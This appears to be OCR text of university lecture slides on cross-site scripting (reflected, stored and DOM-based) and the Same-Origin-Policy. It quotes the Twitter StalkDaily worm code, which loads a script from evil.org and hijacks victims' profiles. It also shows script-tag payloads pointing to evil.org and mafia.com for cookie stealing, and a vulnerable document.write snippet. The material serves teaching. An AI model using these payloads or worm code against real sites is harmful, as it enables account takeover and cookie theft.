
1. reflected aka non-persistent XSS
2. stored aka persistent XSS
3. DOM based XSS

scenario 1: reflected XSS attack

- Attacker crafts a special URL for a vulnerable web site,
  often a URL containing javascript

- Attacker then tempts victim to click on this link
  by sending an email that includes the link, or posting this link on a website.

reflected aka non-persistent XSS




scenario 2: stored XSS attack

- Attacker injects HTML - incl. scripts - into a web site,
  which is stored at that web site
- This is echoed back *later* when victim visit the same site

- Typical examples where attacker can try this
  - some web forum
  - a book review on **`amazon.com`**
  - a posting on **`blackboard.ru.nl`**
  - ...

  Web2.0 web sites, which allow user-generated content, are ideal for this.

Stored aka persistent XSS



scenario 3: DOM based attack

Attacker injects malicious content into a webpage via existing scripts in that webpage that interact with the DOM

Eg, the javascript code

```
<script> var pos=document.URL.indexOf("name=")+5;
        document.write(document.URL.substring(pos,document.URL.length));
</script>
```

in webpage will copy name parameter from URL into that webpage

Eg, for http://bla.com/welcome.html?name=Jan it will return Jan

But what if the URL contains javascript in the name?

eg http://bla.com/welcome.html?name=<script>...

An attacker can now use a malicious URL, as in a reflected attack

scenario 3: DOM based attack

The injected payload can for instance be in the URL

- Details depend on the browser
  - eg. browser may encode < and > in URL


A good web application might spot a malicious URL

but ...the server may by-passed and never get to see the malicious payload!


http://bla.com/welcome.html#name=<script>.....<script>

Part of the URL after # is not sent to bla.com,
but is part of document.URL
So server-side validation can't help...

XSS vulnerability on twitter



example: persistent XSS attack on Google docs



- save as CSV file in spreadsheets.google.com
- some web browsers render this content as HTML, and execute the script!
- this then allows attacks on gmail.com, docs.google.com, code.google.com, .. because these all share the same cookie

Is this the browser's fault, or the web-site's (ie google docs) fault?

Twitter StalkDaily worm

executed when you see this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script src="http://evil.org/attack.js”>...
```

where attack.js includes the following attack code

```
var update = urlencode("Hey everyone, join www.StalkDaily.com.");
var ajaxConn = new XHConn();...
ajaxConn.connect("/status/update", "POST",
        "authenticity_token="+authtoken+"&status="+update+“
         &tab=home&update=update");
var set = urlencode('http://stalkdaily.com"></a><script
                    src="http://evil.org/attack.js"> </script><script
                   src="http://evil.org/attack.js"></script><a ');
ajaxConn1.connect("/account/settings", "POST",
        "authenticity_token="+authtoken+"&user[url]="+set+“
         &tab=home&update=update");
```

tweet the link


change profile to include the attack code!

Same-Origin-Policy

Same-Origin-Policy (SOP)

Same-Origin-Policy intended to prevent attack from a malicious website on other web pages a user is interacting with

Single-Origin-Policy prevents some interaction



Same-Origin-Policy (SOP)

Same-Origin-Policy intended to prevent attack from a malicious website on other web pages a user is interacting with

Basic idea

- Scripts can only access information with same origin

  where origin is triple <scheme, address, port>
  - eg <http, ru.nl, 80>, <https, ru.nl, 1080>
- HTML content belongs to origin where it was downloaded
- Scripts included in a HTML document have the origin of that document including them
  - *rationale*: author of HTML page should know that scripts he includes are harmless

See demos in http://www.cs.ru.nl/~erikpoll/sws2/demo/test_SOP.html
and http://www.cs.ru.nl/~erikpoll/sws2/demo/test_SOP2.html

Will SOP prevent cookie stealing?

Suppose attacker injects cookie stealing script in **`blackboard.ru.nl`**

Will the SOP prevent this script from accessing cookie? *No!*

Scripts include in **`blackboard.ru.nl`** will have access to the cookie of that domain.
Even if the scipt is included in via a link, such as

```
<script src="http://mafia.com/steal_cookie.js">
```

Circumventing the Single-Origin-Policy